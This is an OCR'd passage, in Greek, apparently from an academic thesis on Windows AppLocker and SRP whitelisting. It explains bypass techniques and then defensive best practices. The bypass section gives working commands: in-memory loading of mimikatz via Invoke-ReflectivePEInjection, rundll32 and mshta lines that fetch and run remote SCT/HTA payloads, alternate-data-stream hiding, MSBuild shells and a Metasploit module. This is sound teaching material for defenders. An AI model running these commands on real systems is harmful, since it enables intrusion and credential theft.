
Εικόνα 32: Run only specified windows applications

Στη συνέχεια εμφανίζεται το παρακάτω παράθυρο (εικόνα32). Η πρώτη ενέργεια είναι να ενεργοποιηθεί η λειτουργία πατώντας enable. Μετά κλικ στο κουμπί show και γεμίζετε τη λίστα που εμφανίζεται με τις εφαρμογές που θέλουμε να λειτουργούν στο επίπεδο του χρήστη.

Στο παρακάτω σχήμα 31 φαίνεται η αδυναμία εκτέλεσης οποιουδήποτε άλλου προγράμματος μετά τη εφαρμογή αυτών των κανόνων.



Εικόνα 33: Αδυναμία εκτέλεσης προγραμμάτων



Εικόνα 34: Run only specified windows applications 2

5. Τεχνικές παράκαμψης

5.1. Εισαγωγή

Whitelisting bypass είναι η ορολογία που αναφέρεται στις τεχνικές που αφορούν την προσπέλαση και την εκτέλεση κώδικα σε συστήματα που θωρακίζονται με κανόνες τύπου AppLocker, SRP δηλαδή κανόνες που καθορίζουν τι θα εκτελεστεί σε ένα σύστημα και αποκλείουν οτιδήποτε άλλο. Η βασική λογική όλων αυτών των τεχνικών είναι πολύ ξεκάθαρη, εκμεταλλεύονται δύο βασικά πράγματα.

Την φύση των κανόνων. Οι κανόνες δημιουργούνται για να αφήνουν την εκτέλεση κάποιων αρχείων και μόνο. Το κακό εδώ είναι ότι υπάρχουν αρχεία που χρειάζονται για τη λειτουργία του λειτουργικού. Αυτά λοιπόν δεν μπορούν να βγουν εκτός λίστας οπότε ο κακόβουλος θα βρει ένα τρόπο επίθεσης που αφορά αυτό το αρχείο.

Ανθρώπινο λάθος – λειτουργικά θέματα. Κατά τη δημιουργία κανόνων είναι πολύ πιθανό να δημιουργηθεί ευπάθεια από λάθος κανόνα είτε εάν ξεχάσουμε να αποτρέψουμε κάποια συγκεκριμένη απειλή πάλι μέσω κάποιου κανόνα. Όπως να αφήσουμε δικαιώματα εκτέλεσης σε ένα μονοπάτι που μπορεί από εκεί ο κακόβουλος να εκτελέσει και να πάρει παραπάνω δικαιώματα. Βέβαια εδώ υπάρχει και η άλλη όψη τι μπορούμε να κλείσουμε για να εξακολουθεί να είναι λειτουργικό το σύστημα.

5.2. Whitelisting -Τεχνικές παράκαμψης

Παρακάτω λοιπόν θα αναφερθούν επιθέσεις οι οποίες παραβιάζουν αυτές τις δύο λογικές. Στη περίπτωση αυτή δεν μας ενδιαφέρει το πώς πήρε ο κακόβουλος πρόσβαση στο σύστημα αλλά εφόσον πήρε πρόσβαση τι μπορεί να εκτελέσει, πόσο πίσω μπορούμε να τον κρατήσουμε πόσο δύσκολη μπορούμε να κάνουμε τη προσπάθεια του. Έτσι στις πιο πολλές επιθέσεις θα έχει ο κακόβολος πρόσβαση χρήστη και θα προσπαθεί να εκτελέσει κάτι. Δεν έχει νόημα ο κακόβουλος να είναι τοπικός διαχειριστής

γιατί εκεί έχει πλήρη έλεγχο και δεν μπορεί να περιοριστεί σχεδόν από τίποτα πόσο μάλλον από μηχανισμούς τύπου AppLocker.

Πιο συγκεκριμένα, η σημαντικότερη ευπάθεια αφορά τη διαδρομή εκτέλεσης: π.χ. οι προεπιλεγμένοι κανόνες του AppLocker επιτρέπουν οποιοδήποτε εκτελέσιμο αρχείο και σενάριο που υπάρχει στα "C: \ Windows" και "C: \ Program Files". Πρέπει να ισχύει - τουλάχιστον για ορισμένα προγράμματα - διαφορετικά το σύστημα θα έχει προβλήματα με την εκκίνηση.

Έπειτα οι πληροφορίες εκδότη: ορισμένα εκτελέσιμα αρχεία (τα δυαδικά αρχεία των Windows για παράδειγμα) υπογράφονται χρησιμοποιώντας το δημόσιο κλειδί του προμηθευτή. Το AppLocker μπορεί να βασιστεί σε αυτές τις πληροφορίες για να αρνηθεί / επιτρέψει την εκτέλεση εκτελέσιμων αρχείων. Αυτό το χαρακτηριστικό σπάνια χρησιμοποιείται.


Και το αρχείο κατακερματισμού(hush): Το AppLocker αποθηκεύει τα αρχεία MD5 από επιτρεπόμενα (ή απαγορευμένα) αρχεία. Κάθε φορά που εκτελείται ένα πρόγραμμα, το AppLocker ελέγχει το MD5 και αποφασίζει αναλόγως. Αυτοί οι κανόνες μπορούν να καταναλώσουν μεγάλη μνήμη, επομένως χρησιμοποιούνται ως επί το πλείστον για να απαγορεύσουν ορισμένα "επικίνδυνα" εκτελέσιμα [19] [20] [21] [24] [22] [26] [29]

5.3. AppLocker -Τεχνικές παράκαμψης

Τεχνική 1: Αναζήτηση προεπιλεγμένων φακέλων με πρόσβαση εγγραφής.

Ας υποθέσουμε ότι ένας διαχειριστής ρυθμίζει τους προεπιλεγμένους κανόνες του AppLocker: κανένας τυπικός χρήστης δεν επιτρέπεται να εκτελεί αρχεία (εκτελέσιμο, εγκαταστάτη ή δέσμη ενεργειών) έξω από τους φακέλους "C: \ Windows" και "C: \ Program files". Υπάρχει τρόπος να εκτελεστούν εκτελέσιμα όπως το metpreter.exe στο μηχάνημα με έναν κανονικό λογαριασμό, δηλαδή χωρίς δικαιώματα διαχειριστή .

Ένας τρόπος να πάτε είναι να αναζητήσετε προεπιλεγμένους φακέλους με πρόσβαση εγγραφής. Η ιδέα είναι να αντιγράψετε το εκτελέσιμο σε ένα επιτρεπόμενο φάκελο και στη συνέχεια να το ξεκινήσετε από εκεί. Κάνοντας το με το χέρι μπορεί να πάρει λίγο χρόνο, έτσι γίνεται με ένα αυτοματοποιημένο script PowerShell, Όπως αναφέρθηκε και παραπάνω.



Εικόνα 35: Εκτέλεση του accesschk64.exe

Στην παραπάνω εικόνα 34 αντί για κάποιο script κάνουμε χρήση του accesschk64.exe που αποτελεί πρόγραμμα των SysinternalsSuite. Το πρόγραμμα εκτελείτε και από τερματικό χρήστη. Είναι πολύ πιο αποτελεσματικό από το προηγούμενο script γιατί δεν καταναλώνει πολλούς πόρους είναι γρήγορο και τέλος επειδή είναι εργαλείο των ίδιων των windows, δεν

είναι ανιχνεύσιμο από κάποιο πρόγραμμα σαν κακόβουλο script. Επείσης δεν χρειάζεται δικαιώματα διαχειριστή για την εκτέλεση του.

Με τις παρακάτω εντολές κάνουμε χρήση του συγκεκριμένου εκτελέσιμου.

```
      accesschk64 -w -s -q -u Users "C:\Program Files" >>
programfiles.txt
      accesschk64 -w -s -q -u Everyone "C:\Program Files" >>
programfiles.txt
      accesschk64 -w -s -q -u "Authenticated Users" "C:\Program Files"
>> programfiles.txt
      accesschk64 -w -s -q -u Interactive "C:\Program Files" >>
programfiles.txt


      accesschk64 -w -s -q -u Users "C:\Program Files (x86)" >>
programfilesx86.txt
      accesschk64 -w -s -q -u Everyone "C:\Program Files (x86)" >>
programfilesx86.txt
      accesschk64 -w -s -q -u "Authenticated Users" "C:\Program Files
(x86)" >> programfilesx86.txt
      accesschk64 -w -s -q -u Interactive "C:\Program Files (x86)" >>
programfilesx86.txt


      accesschk64 -w -s -q -u Users "C:\Windows" >> windows.txt
      accesschk64 -w -s -q -u Everyone "C:\Windows" >> windows.txt
      accesschk64 -w -s -q -u "Authenticated Users" "C:\Windows" >>
windows.txt
      accesschk64 -w -s -q -u Interactive "C:\Windows" >> windows.txt
```

Στην περίπτωση που το script δεν είναι υπογεγραμμένο από τη Microsoft υπάρχει η βοήθεια του powershell. Έτσι φορτώνουμε το περιεχόμενο του script χρησιμοποιώντας την εντολή Get-Content, έτσι το μετατρέπουμε σε μια συμβολοσειρά και στη συνέχεια το προωθούμε στην εντολή Invoke-Expression που την εκτελεί, χωρίς να πεταχτεί από το λειτουργικό κάποιο παράθυρο ή κάτι.Η εντολή είναι η παρακάτω:

Get-Content .\όνομα-script.ps1 |out-string | invoke-expression

Έτσι βρίσκουμε τους φάκελους όπου έχουμε δικαίωμα εγγραφής από όλους. Επόμενη κίνηση η αντιγραφή του εκτελέσιμου μας αρχείου (mimikatz.exe, metpreter.exe, κλπ. Κάποιος μπορεί να υποστηρίζει, αρκετά σωστά, ότι τα αρχεία .exe είναι υπερτιμημένα και ότι μπορούμε να εκτελέσουμε όλες τις επιθέσεις με το ισχυρότερο PowerShell εργαλείο των εγγενών Windows. Αυτό είναι πολύ αληθές και με τη χρήση του Invoke-Expression παρακάμψουμε οποιοδήποτε περιορισμό διαδρομής εκτέλεσης. Ωστόσο, υπάρχουν κάποιες περιπτώσεις όταν πρέπει να εκτελέσουμε ένα απλό αρχείο exe, γιατί υπάρχουν έτοιμα τόσα καλά εκτελέσιμα που αρκεί πολλές φορές μόνο να καταφέρει ο κακόβουλος να τα εκτελέσει(mimikatz) [01] [02] [27] [28] [30]

Τεχνική 2: Φόρτωση εκτελέσιμου αρχείου στη μνήμη.

Εάν δεν μπορούμε να βρούμε έναν εγγράψιμο κατάλογο που επιτρέπεται στο AppLocker, πρέπει να καταφύγουμε σε άλλα μέσα για να εκτελέσουμε εκτελέσιμα αρχεία. Μία τέτοια μέθοδος είναι να φορτώσετε το αρχείο .exe στη μνήμη και στη συνέχεια να το ξεκινήσετε μεταβαίνοντας στο σημείο εισόδου του. Δεν υπάρχει διαδρομή εκτέλεσης άρα δεν ενεργοποιήθηκε κανόνας του AppLocker!

Αρχικά αποθηκεύουμε το εκτελέσιμο αρχείο, mimikatz.exe σε αυτή την περίπτωση, σε μια μεταβλητή PowerShell:

```
PS > $ByteArray =
[System.IO.File]::ReadAllBytes("C:\Users\dkout\Desktop\mimikatz.exe");
```

Στη συνέχεια, χρησιμοποιούμε τη λειτουργία Invoke-ReflectivePEInjection από το πλαίσιο PowerSploit για να το φορτώσουμε στη μνήμη και να μεταβείτε στο σημείο εισόδου του.

```
PS > Invoke-expression(Get-Content .\Invoke-ReflectivePEInjection.ps1
|out-string)
```

```
PS > Invoke-ReflectivePEInjection -PEBytes $ByteArray
```

Επομένως, μπορούμε να παρακάμψουμε αποτελεσματικά κάθε κανόνα του AppLocker που βασίζεται σε διαδρομές εκτέλεσης [01] [02] [18] [44] [30].

Τεχνική 3: Αναζήτηση τερματικών σε άλλες θέσεις.

Σε περίπτωση που ο διαχειριστής έχει περιορίσει την πρόσβαση σε βασικά εργαλεία της Microsoft, όπως το cmd.exe και το PowerShell.exe. Δεν μπορούμε να χρησιμοποιήσουμε scripts (.cmd, .js ή .vbs) για την εκτέλεση κώδικα επειδή επιτρέπεται να εκτελούνται μόνο από περιορισμένους φακέλους (προηγούμενους κανόνες). Σε αυτήν την περίπτωση, για παράδειγμα, στην περίπτωση που κανόνες μας κόβουν κλασικά εργαλεία των Windows 64 bit κοιτάμε εάν έχουμε πρόσβαση στα αρχεία 32-bit στο φάκελο "C: \ Windows \ SysWOW64 \". Για να εκτελέσουμε το PowerShell για παράδειγμα, το τρέχουμε απλά από αυτόν το φάκελο

Μόλις έχουμε πρόσβαση σε μια εντολή PowerShell μπορούμε να φορτώσουμε εκτελέσιμα και δέσμες ενεργειών στη μνήμη και να τα εκτελέσουμε όπως είδαμε νωρίτερα.


Επιπλέον, η εκτέλεση μιας αναζήτησης powershell.exe σε ολόκληρο το σύστημα συνήθως αποφέρει άλλες εκδόσεις αυτού του αρχείου μπορεί να έχει διαφορετικό hash από αυτό που απαγορεύεται από το AppLocker.

Επίσης σε περίπτωση που δεν έχουμε πρόσβαση σε κανένα από αυτά τα εργαλεία,(powershell.exe, powershell_ise.exe, cmd.exe. Μπορούμε να ψάξουμε για άλλα αντίστοιχα εργαλεία μέσα στην εκτέλεση κώδικα στα Windows. Για παράδειγμα, οι απομακρυσμένες κλήσεις διαδικασιών παρέχουν εναλλακτικούς τρόπους αλληλεπίδρασης με το σύστημα χωρίς χρήση κλασικών εργαλείων γραμμής εντολών. Το βοηθητικό πρόγραμμα "C: \ Windows \ System32 \ wbem \ wmic.exe" μπορεί να χρησιμοποιηθεί για την εκτέλεση τέτοιων ενεργειών.

Σίγουρα δεν μπορούμε να δημιουργήσουμε μια προτροπή PowerShell μέσω του WMIC, αλλά εξακολουθεί να προσφέρει ένα περιβάλλον για να πάρετε ενδιαφέρουσες πληροφορίες για το σύστημα, προκειμένου να εκτελέσετε μια κλιμάκωση προνομίων. Παρόλα αυτά δεν ξεπερνάει τους αρχικούς κανόνες του AppLocker [19] [20] [21] [27] [28] [30] [44].

Τεχνική 4: εκμετάλλευση βιβλιοθηκών (dll).

Μία πολύ καλή και επιτυχής μεθοδολογία είναι αυτή που αφορά τις βιβλιοθήκες (dlls). Όπως αναφέρθηκε παραπάνω είναι αρκετά δύσκολο να κλείσουν όλες οι τρύπες που αφορούν τα dlls γιατί αναφέρονται σε πολλά αρχεία είναι δύσκολο να τα κλείσει κάποιος γιατί χρησιμοποιούνται από πολλές βασικές διεργασίες του λειτουργικού. Το σημαντικότερο εργαλείο για αυτή τη δουλειά είναι το rundll32.exe. Η χρήση του είναι “rundll32.exe όνομα.dll”. Αυτή είναι η κύρια λογική. Από εκεί και πέρα ο επιτιθέμενος πρέπει να βρει ή να φτιάξει το σωστό dll για να κάνει την επιθεσή του. Εκτός από το rundll32.exe υπάρχουν και άλλοι τρόποι σε περίπτωση που δεν λειτουργεί αυτό, να εκτελέσουν dll αρχεία. Είναι installutil.exe, regsvcs.exe, regasm.exe και regsvr32.exe. Είναι αρκετά διαδεδομένα αλλά δεν είναι και τόσο αποδοτικά. Τα συγκεκριμένα τρέχουν όταν μέσα στο dll υπάρχει payload το οποίο καταφέρνουν και τρέχουν. Χρησιμοποιούνται σε επιθέσεις με Metasploit όπου υπάρχουν έτοιμα payload με τη βοήθεια του meterpreter. Σε σύστημα Windows 10 1903 κάποια από αυτά έτρεξαν κάποια όχι όπως φαίνεται και στις εικόνες παρακάτω . Οι παρακάτω εικόνες έχουν τραβηχτεί ενώ ισχύουν οι default AppLocker rules.



Εικόνα 36: Εκτέλεση παραμετροποιημένων dll με ενεργό το default AppLocker rules

Τέλος πέρα από τα εργαλεία για να εκτελεστούν τα αρχεία βιβλιοθηκών υπάρχουν και κάποια έτοιμα τέτοια αρχεία που καταφέρνουν να ξεπερνούν υπό ορισμένες συνθήκες και μέχρι στιγμής τους αρχικούς κανόνες του AppLocker.(PowerShdll,Advpack.dll,zipfldr.dll).

Χρησιμοποιούνται έτσι:

rundll32.exe advpack.dll,LaunchINFSection [file].inf,[INF Section],[Path to Cab].cab,[Installation Flags]
rundll32.exe advpack.dll,LaunchINFSection c:\test.inf,DefaultInstall_SingleUser,1,
rundll32.exe advpack.dll,RegisterOCX calc.exe
rundll32.exe zipfldr.dll,RouteTheCall calc.exe
%appdata%\adobe\adobe.exe url.dll, OpenURL file://c:\windows\system32\calc.exe

Εδώ εκτελείται το παρακάτω payload μέσω του calc.exe. Το payload ανήκει εδώ :

https://gist.githubusercontent.com/bohops/6ded40c4989c673f2e30b9a6c1985019/raw/33dc4cae00a10eb86c02b561b1c832df6de40ef6/test.sct

Όλα τα παραπάνω αποτελούν εργαλεία αλλά αν πρέπει να πούμε ποιος τρόπος είναι ο πιο αποδοτικός, πρέπει να αναφέρουμε την μεθοδολογία. Η λογική που ξεπερνάει το εμπόδιο του AppLocker, είναι ένα εργαλείο από τα internals των Windows (rundll32.exe) να εκτελέσει με τον έναν ή με τον άλλον τρόπο κάποιο payload που έχει φορτωθεί σε κάποιο .dll σαν και αυτά που αναφέρθηκαν παραπάνω [44].

Τεχνική 5: 'mhsta.exe'.

Η λογική σε αυτόν τον τρόπο είναι ίδια με αυτή των dll απλά εδώ θα γίνει η εκτέλεση διαφορετικών αρχείων. Ο τρόπος αυτός ξεπερνάει τα default AppLocker rules. Το mshta.exe είναι ένα εκτελέσιμο binary που εκτελεί αρχεία τύπου .hta αρχεία web δηλαδή που περιέχουν μέσα τους html. Μαζί με την html λοιπόν μπορεί να υπάρχει και ένα payload. Το εκτελέσιμο βρίσκεται στις θέσεις : C:\Windows\System32\mshta.exe - C:\Windows\SysWOW64\mshta.exe. Μπορεί να άρει σαν παραμέτρους αρχεία από το τοπικό σύστημα, από απομακρυσμένο σύστημα και από κάποιον απομακρυσμένο web server. Τα αντίστοιχα παραδείγματα χρήσης είναι παρακάτω.

mshta.exe C:\poc\evilfile.hta - //Εκτελεί κώδικα μέσα στο evilfile.hta.
mshta.exe javascript:a=GetObject("script:https://gist.github.com/someone/something.sct").Exec();close(); - //Εκτελεί απομακρυσμένα SCT αρχείο
mshta.exe http://webserver/payload.hta - //Εκτελεί κάποιο hta αρχείο από κάποιον απομακρυσμένο webserver

Ένα άλλο τέχνασμα που θα βοηθήσει σε αυτήν την περίπτωση είναι να περάσουμε το αρχείο που θέλουμε να εκτελέσουμε μέσα σε ένα άλλο για να είναι δυσκολότερα ανιχνεύσιμο. Αυτό πραγματοποιείται με τον εξής τρόπο.

```
type "C:\Program Files\test\wscripthello.vbs" > "C:\Program Files
(x86)\TeamViewer\TeamViewer13_Logfile.log: αρχειο.hta "
mshta "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:αρχειο.hta"
```

Είναι μία πολύ έξυπνη τεχνική που είναι όπως θα φανεί και παρακάτω δύσκολη στην αντιμετώπιση της [19] [20] [21] [27] [28] [30].

Τεχνική 6: 'Msbuild.exe'.

Το Msbuild.exe αποτελεί ένα δυαδικό αρχείο που έχει την δυνατότητα να εκτελέσει αρχεία τύπου .csproi και τύπου .xml . Τα αρχεία αυτά είναι .NET framework. Το εκτελέσιμο αυτό βρίσκεται στις θέσεις

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\Msbuild.exe
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\Msbuild.exe
C:\Windows\Microsoft.NET\Framework\v3.5\Msbuild.exe
C:\Windows\Microsoft.NET\Framework64\v3.5\Msbuild.exe
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Msbuild.exe
```

Η χρήση του είναι απλή :

```
msbuild.exe δοκιμή.xml
msbuild.exe Msbuild.csproj
```

Είναι μία τεχνική που πετυχαίνει και με τη λογική ότι ουσιαστικά εκτελείς C# που είναι μία διαδεδομένη γλώσσα, σημαίνει ότι υπάρχουν έτοιμα scripts ή μπορεί κάποιος να γράψει και το δικό του. Ένα γνωστό είναι :

https://raw.githubusercontent.com/Cn33liz/MSBuildShell/master/MSBuildShell.csproj

Το μόνο μειονέκτημα που έχει αυτός ο τρόπος είναι ότι αντιμετωπίζεται εύκολα μόνο αν τον γνωρίζουμε φυσικά.

Τεχνική 7: exploit/windows/local/AppLocker_bypass από Metasploit.

Το Metasploit μας προσφέρει ένα πολύ καλό exploit το οποίο λειτουργεί και ξεπερνάει τους κανόνες. Είναι μία τεχνική που αναφέρεται σε συστήματα πιο εκτεθειμένα, συστήματα που δεν έχουν καλά ή και καθόλου firewall.Αυτό σημαίνει ότι ο χρήστης του συστήματος είτε πρέπει να το αφήσει να μπει, είτε να μπει σε διαδικασία κλεισίματος, ή του firewall ή να αγνοήσει τα πολλά προειδοποιητικά παράθυρα των windows. Κάτι που δεν γίνεται πρακτικά από ένας στοιχειώδη εκπαιδευμένο υπάλληλο. Ο λόγος που γίνεται αυτό είναι γιατί το Metasploit είναι διαδεδομένο σαν εργαλείο και ότι υπάρχει εκεί είναι εύκολα ανιχνεύσιμο. Υπάρχουν τρόποι να εκτελεστεί ένα διαδεδομένο exploit όπως η τεχνική της παραμόρφωσης ενός εκτελέσιμου (obfuscation), απλά η διαδικασία αυτή δεν αφορά την λογική του whitelisting.

Η διαδικασία είναι μέσα σε ένα KALI LINUX λειτουργικό ανοίγουμε το Metasploit, και εκτελούμε το exploit

```
msf > use exploit/windows/local/AppLocker_bypass
msf exploit(AppLocker_bypass) > show targets
  ...targets...
msf exploit(AppLocker_bypass) > set TARGET < target-id >
msf exploit(AppLocker_bypass) > show options
  ...show and set options...
msf exploit(AppLocker_bypass) > exploit
```

Η συγκεκριμένη τεχνική κόβεται από τα windows όπως και το mimikatz [16] [27].

6. Μέθοδοι ασφάλειας

Η αρχιτεκτονική και η λογική αυτού του μηχανισμού μας επιτρέπει να χωρίσουμε τα μέτρα προστασίας ενάντια στην απειλή του whitelisting bypass σε δύο κατηγορίες. Αυτό γίνεται γιατί ο μηχανισμός βασίζεται σε μία σειρά κανόνων όπως και το firewall. Αυτό σημαίνει ότι το πρώτο πράγμα που προσπαθεί να εκμεταλλευτεί ο κακόβουλος είναι το ανθρώπινο λάθος. Έτσι πέρα από κάποιους μηχανισμούς που μπορούν να πραγματοποιηθούν για την αποφυγή κάποιας κακόβουλης επίθεσης, που αποτελεί τον δεύτερο τύπο μέτρων, Υπάρχουν και κάποια μέτρα – πρακτικές που πρέπει να εφαρμόζονται για την αποφυγή του λάθους, την διόρθωσή του και τον καλύτερο έλεγχο των καταστάσεων και περιστατικών που προκύπτουν. Γιατί μπορεί να χρειαστεί να αντιμετωπιστεί κάποιος κίνδυνος εκείνη τη χρονική στιγμή.

6.1. Βέλτιστες πρακτικές

Αρχικά αυτό που προτείνεται και που αποτελεί και δικλείδα ασφαλείας σε περίπτωση λανθασμένης ρύθμισης είναι να μην τροποποιηθούν οι default rules μετά τη δημιουργία τους. Αν γίνει επεξεργασία της προεπιλεγμένης πολιτικής τομέα, υπάρχει πάντα η επιλογή να υποβληθεί εκ νέου η πολιτική προεπιλεγμένου τομέα εάν κάτι δεν πάει καλά με την πολιτική προσαρμοσμένων τομέων.

Έπειτα καλό θα ήταν να δημιουργηθεί ένα ξεχωριστό αντικείμενο πολιτικής ομάδας(GPO) για πολιτικές περιορισμού λογισμικού. Με αυτόν τον τρόπο μπορούμε να απενεργοποιήσουμε τις πολιτικές περιορισμού λογισμικού σε περίπτωση έκτακτης ανάγκης, χωρίς να απενεργοποιήσουμε την υπόλοιπη πολιτική τομέα.

Εάν υπάρχει προβλήματα με τις εφαρμοζόμενες ρυθμίσεις πολιτικής, προτείνεται να γίνει επανεκκίνηση των Windows σε ασφαλή λειτουργία. Οι πολιτικές περιορισμού λογισμικού δεν ισχύουν όταν ξεκινούν τα Windows σε ασφαλή λειτουργία. Αν κατά λάθος κλειδωθεί ένας σταθμός εργασίας με πολιτικές περιορισμού λογισμικού, επανεκκινούμε τον υπολογιστή σε ασφαλή λειτουργία, συνδεθόμαστε ως τοπικός διαχειριστής, τροποποιήούμε την πολιτική, εκτελούμε την εντολή gpupdate στο τερματικό, επανεκκινούμε τον υπολογιστή και κατόπιν συνδεθόμαστε κανονικά.

Όταν ορίζεται μια προεπιλεγμένη ρύθμιση του Disallowed, κανένα λογισμικό δεν επιτρέπεται, εκτός από το λογισμικό που έχει ρητά επιτραπεί. Οποιοδήποτε αρχείο θέλουμε να ανοιχτεί πρέπει να έχει έναν κανόνα πολιτικής περιορισμού λογισμικού που να του επιτρέπει να εκκινήσει. Για να προστατεύσουμε τους διαχειριστές από τον αποκλεισμό τους από το σύστημα, όταν το προεπιλεγμένο επίπεδο ασφαλείας έχει οριστεί σε Disabled, δημιουργούνται αυτόματα τέσσερις κανόνες διαδρομής μητρώου. Μπορείτε να διαγράψουμε ή να τροποποιήσουμε αυτούς τους κανόνες διαδρομής μητρώου. Ωστόσο, αυτό δεν συνιστάται.

Για καλύτερη ασφάλεια, προτείνεται η δημιουργία λιστών ελέγχου πρόσβασης σε συνδυασμό με πολιτικές περιορισμού λογισμικού. Οι χρήστες ενδέχεται να προσπαθήσουν να παρακάμψουν τις πολιτικές περιορισμού λογισμικού με μετονομασία ή μετακίνηση αρχείων που δεν επιτρέπονται ή με

αντικατάσταση αρχείων χωρίς περιορισμούς. Ως αποτέλεσμα, συνιστάται η χρήση λιστών ελέγχου πρόσβασης (ACL) έτσι ώστε να απαγορευτεί στους χρήστες η βασική πρόσβαση για την εκτέλεση αυτών των εργασιών.

Σωστή πρακτική θεωρείται η δοκιμή των νέων ρυθμίσεων πολιτικής σε περιβάλλοντα δοκιμών πριν εφαρμοστούν αυτές οι ρυθμίσεις στο σύστημα ή στον εκάστοτε τομέα. Οι νέες ρυθμίσεις πολιτικής ενδέχεται να λειτουργούν διαφορετικά από ό, τι αναμενόταν αρχικά. Η δοκιμή μειώνει την πιθανότητα αντιμετώπισης προβλήματος κατά την ανάπτυξη ρυθμίσεων πολιτικής σε όλο το δίκτυό.

Μπορεί να οριστεί ένας δοκιμαστικός τομέας, ξεχωριστός από τον τομέα του οργανισμού, στον οποίο μπορεί να δοκιμαστούν νέες ρυθμίσεις πολιτικής. Μπορεί επίσης να δοκιμάστούν ρυθμίσεις πολιτικής δημιουργώντας ένα δοκιμαστικό αντικείμενο GPO και συνδέοντάς το σε μια οργανωτική μονάδα ελέγχου. Όταν δοκιμάσατε λεπτομερώς τις ρυθμίσεις πολιτικής με δοκιμαστικούς χρήστες, μπορείτε να συνδέσετε το δοκιμαστικό αντικείμενο GPO στον τομέα εφαρμογής του.

